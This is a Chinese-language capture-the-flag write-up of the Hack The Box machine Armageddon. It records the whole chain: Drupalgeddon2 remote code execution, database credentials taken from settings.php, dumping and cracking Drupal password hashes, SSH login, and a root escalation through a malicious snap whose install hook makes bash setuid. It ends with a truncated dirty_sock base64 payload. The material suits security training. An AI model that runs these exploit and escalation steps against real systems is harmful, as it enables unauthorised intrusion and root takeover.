

# Armageddon(完成),Drupal漏洞、mysql取資料、snap提權



```
└─# nmap -sCV -p 22,80 -A 10.10.10.233
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 05:31 PDT
Nmap scan report for 10.10.10.233
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-title: Welcome to Armageddon | Armageddon
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-generator: Drupal 7 (http://drupal.org)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.16 (95%), Linux 3.18
(95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.1 (95%), Linux 3.2 (95%),
AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 5.0 (94%),
Oracle VM Server 3.4.2 (Linux 4.1) (93%), Linux 3.10 - 4.11 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   228.58 ms 10.10.14.1
2   228.81 ms 10.10.10.233

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.11 seconds
```

網站沒太多東西，但robots.txt有很多資料，也沒啥可用




系統為：Apache/2.4.6、Drupal 7.??

Drupal 7有漏洞但不知道版本

網路上找到如何查版本：<https://drupal taiwan.org/forum/20061112/542>

有滿多版本，就先抓最上面的




使用最新到REC測試

Exploit Title	Path
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)	php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities	php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution	php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution	php/webapps/3313.pl
Drupal < 7.34 - Denial of Service	php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)	php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/webapps/44449.rb

測試腳本：

Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/webapps/44449.rb
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反彈成功



在cat sites/default/settings.php 找到sql文件，

嘗試web、ssh失敗

```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

有開3306

```
armageddon.htb>> netstat -tlnp
(No info could be read for "-p": geteuid()=48 but you should be root.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
```

mysql

```
armageddon.htb>> mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'show databases;'
Database
information_schema
drupal
mysql
performance_schema
armageddon.htb>> mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'show tables;'
Tables_in_drupal
actions
authmap
batch
block
block_custom
block_node_type
block_role
blocked_ips
cache
cache_block
cache_bootstrap
cache_field
cache_filter
cache_form
cache_image
cache_menu
cache_page
```

```
armageddon.htb>> mysql -u drupaluser -pCQHfY@9M*m23gBVj -D drupal -e 'select * from users;'
uid  name  pass  mail  theme  signature  signature_format  created  access  login  status  timezone  language  picture  init
data
0
1  brucetherealadmin  $$SDgL2gJv6ZtxBo6CdQZeyJuBphBmrCqIV6W97.o0sUf1xAhaadURT  admin@armageddon.eu  filtered_html  1606998756  1
607077194  1607076276  1  Europe/London  0  admin@armageddon.eu  a:1:{s:7:"overlay";i:1;}
3  test  $$SDKcm4UEnzEu2AK4h4t9Gzv.7N0SF9/jrzzQ1.GJZ.U4H2c4ouLxT  test@tset.test  filtered_html  1715776643  0  0  0  E
urope/London  0  test@tset.test  NULL
armageddon.htb>> mysql -u drupaluser -pCQHfY@9M*m23gBVj -D drupal -e 'select name,pass from users;'
name  pass
brucetherealadmin  $$SDgL2gJv6ZtxBo6CdQZeyJuBphBmrCqIV6W97.o0sUf1xAhaadURT
test  $$SDKcm4UEnzEu2AK4h4t9Gzv.7N0SF9/jrzzQ1.GJZ.U4H2c4ouLxT
```

brucetherealadmin

\$\$SDgL2gJv6ZtxBo6CdQZeyJuBphBmrCqIV6W97.o0sUf1xAhaadURT

test \$\$SDKcm4UEnzEu2AK4h4t9Gzv.7N0SF9/jrzzQ1.GJZ.U4H2c4ouLxT

```
(root@kali)-[~]
└─# john pass --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $$ [SHA512 128/128 ASIMD 2x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
booboo (?)
1g 0:00:00:00 DONE (2024-05-16 03:02) 2.127g/s 544.6p/s 544.6c/s 544.6C/s carolina..freedom
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

解密後

user : brucetherealadmin

pass : booboo

ssh 連線成功

```
(root@kali)-[~]
└─# ssh brucetherealadmin@10.10.10.233
brucetherealadmin@10.10.10.233's password:
Permission denied, please try again.
brucetherealadmin@10.10.10.233's password:
Last failed login: Thu May 16 11:03:32 BST 2024 from 10.10.14.2 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Fri Mar 19 08:01:19 2021 from 10.10.14.5
[brucetherealadmin@armageddon ~]$ id
uid=1000(brucetherealadmin) gid=1000(brucetherealadmin) groups=1000(brucetherealadmin) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[brucetherealadmin@armageddon ~]$ whoami
brucetherealadmin
[brucetherealadmin@armageddon ~]$
```

user flag

```
[brucetherealadmin@armageddon ~]$ cat user.txt
abca2a86bc42ba718e80f053f65fa63e
[brucetherealadmin@armageddon ~]$
```

提權

```
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brucetherealadmin may run the following commands on armageddon:
(root) NOPASSWD: /usr/bin/snap install *
```

執行測試???

```
[brucetherealadmin@armageddon ~]$ sudo /usr/bin/snap
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.
[sudo] password for brucetherealadmin:
Sorry, user brucetherealadmin is not allowed to execute '/usr/bin/snap' as root on armageddon.htb.
[brucetherealadmin@armageddon ~]$ sudo /usr/bin/snap 3
[sudo] password for brucetherealadmin:
Sorry, user brucetherealadmin is not allowed to execute '/usr/bin/snap 3' as root on armageddon.htb.
[brucetherealadmin@armageddon ~]$ sudo /usr/bin/snap 1
[sudo] password for brucetherealadmin:
Sorry, user brucetherealadmin is not allowed to execute '/usr/bin/snap 1' as root on armageddon.htb.
[brucetherealadmin@armageddon ~]$ sudo /usr/bin/snap 2
[sudo] password for brucetherealadmin:
Sorry, user brucetherealadmin is not allowed to execute '/usr/bin/snap 2' as root on armageddon.htb.
```

方案一

GTFO漏洞：<https://gtfobins.github.io/gtfobins/snap/>

一開始針對/usr/bin/bash進行提權都失敗，後需將此bash放在使用者裡面做提權

原本

```
[brucetherealadmin@armageddon ~]$ ls -al
總計 968
drwx----- 2 brucetherealadmin brucetherealadmin 145 5月 16 12:54 .
drwxr-xr-x 4 root root 49 5月 16 11:35 ..
-rwxr-xr-x 1 brucetherealadmin brucetherealadmin 964536 5月 16 12:54 bash
lrwxrwxrwx 1 root root 9 12月 11 2020 .bash_history
```

提權後

```
[brucetherealadmin@armageddon ~]$ ls -al
總計 980
drwx----- 2 brucetherealadmin brucetherealadmin 206 5月 16 13:02 .
drwxr-xr-x 4 root root 49 5月 16 11:35 ..
-rwsr-sr-x 1 root root 964536 5月 16 12:54 bash
lrwxrwxrwx 1 root root 9 12月 11 2020 .bash_history
```

指令需在kali執行並將檔案上機把機

```
COMMAND="chown root:root /home/brucetherealadmin/bash;chmod +s
/home/brucetherealadmin/bash"
cd $(mktemp -d)
mkdir -p meta/hooks
printf '#!/bin/sh\n%s; false' "$COMMAND" >meta/hooks/install
chmod +x meta/hooks/install
fpm -n xxxx -s dir -t snap -a all meta
```

Created package {path=>"xxxx\_1.0\_all.snap"}

靶機指令 `sudo snap install test3.snap --dangerous --devmode`



```
Kali Linux 2023
root@kali: /tmp/tmp.KzroTRx4zp

root@kali: ~ x root@kali: ~ x root@kali: /tmp/tmp.KzroTRx4zp x root@kali: ~ x

Dload Upload Total Spent Left Speed
100 4096 100 4096 0 0 6582 0 --:--:-- --:--:-- --:--:-- 6582
[brucetherealadmin@armageddon ~]$ sudo snap install test3.snap --dangerous --devmode
error: cannot perform the following tasks:
- Run install hook of "xxxx" snap if present (run hook "install": exit status 1)
[brucetherealadmin@armageddon ~]$ ls -al
總計 980
drwx----- 2 brucetherealadmin brucetherealadmin 206 5月 16 13:02 .
drwxr-xr-x 4 root root 49 5月 16 11:35 ..
-rwSr-Sr-x 1 root root 964536 5月 16 12:54 bash
lrwxrwxrwx 1 root root 9 12月 11 2020 .bash_history -> /dev/null
-rw-r--r-- 1 brucetherealadmin brucetherealadmin 18 4月 1 2020 .bash_logout
-rw-r--r-- 1 brucetherealadmin brucetherealadmin 193 4月 1 2020 .bash_profile
-rw-r--r-- 1 brucetherealadmin brucetherealadmin 231 4月 1 2020 .bashrc
-rw-rw-r-- 1 brucetherealadmin brucetherealadmin 4096 5月 16 11:34 miao.snap
-rw-rw-r-- 1 brucetherealadmin brucetherealadmin 4096 5月 16 12:59 test2.snap
-rw-rw-r-- 1 brucetherealadmin brucetherealadmin 4096 5月 16 13:02 test3.snap
-rw-rw-r-- 1 brucetherealadmin brucetherealadmin 4096 5月 16 12:52 test4.snap
-r----- 1 brucetherealadmin brucetherealadmin 33 5月 15 13:27 user.txt
-rw-rw-r-- 1 brucetherealadmin brucetherealadmin 4096 5月 16 12:57 xxxx_1.0_all.snap
[brucetherealadmin@armageddon ~]$ bash -p
[brucetherealadmin@armageddon ~]$ .bash -p
bash: .bash: 命令找不到
[brucetherealadmin@armageddon ~]$ ./bash -p
bash-4.2# id
uid=1000(brucetherealadmin) gid=1000(brucetherealadmin) euid=0(root) egid=0(root) groups=0(root),1000(brucetherealadmin) context=unconfined_u:unconfined_r:u
nconfined_t:s0-s0:c0.c1023
bash-4.2# whoami
root
bash-4.2#
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.2 - - [16/May/2024 05:01:55] "GET / HTTP/1.1" 200 -
10.10.10.233 - - [16/May/2024 05:02:12] "GET /xxxx_1.0_all.snap HTTP/1.1" 200 -

cat test
COMMAND="chown root:root /home/brucetherealadmin/bash;chmod +s /home/brucet
herealadmin/bash"
cd $(mktemp -d)
mkdir -p meta/hooks
printf '#!/bin/sh\n%s; false' "$COMMAND" >meta/hooks/install
chmod +x meta/hooks/install
fpm -n xxxx -s dir -t snap -a all meta
```

方案二

查看版本2.47

```
[brucetherealadmin@armageddon ~]$ snap -v
error: unknown flag `v'
[brucetherealadmin@armageddon ~]$ snap version
snap      2.47.1-1.el7
snapd     2.47.1-1.el7
series    16
centos    7
kernel    3.10.0-1160.6.1.el7.x86_64
```

沒有看到對應版本漏洞，但有漏洞提權

- [https://github.com/initstring/dirty\\_sock](https://github.com/initstring/dirty_sock)
- <https://shenaniganslabs.io/2019/02/13/Dirty-Sock.html>

```
python2 -c 'print
"aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAhgMAAAAAAAD
//////////xICAAAAAAASAIAAAAAAAA+AwAAAAAAAhgDAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJ
hZGQgZGlydHlfc29jayAtbSAtcCANJDYkc1daYlxcddI1cGZVZEJlWCRqV2pFWlFGMnpGU2Z5R3k
5TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZER
```

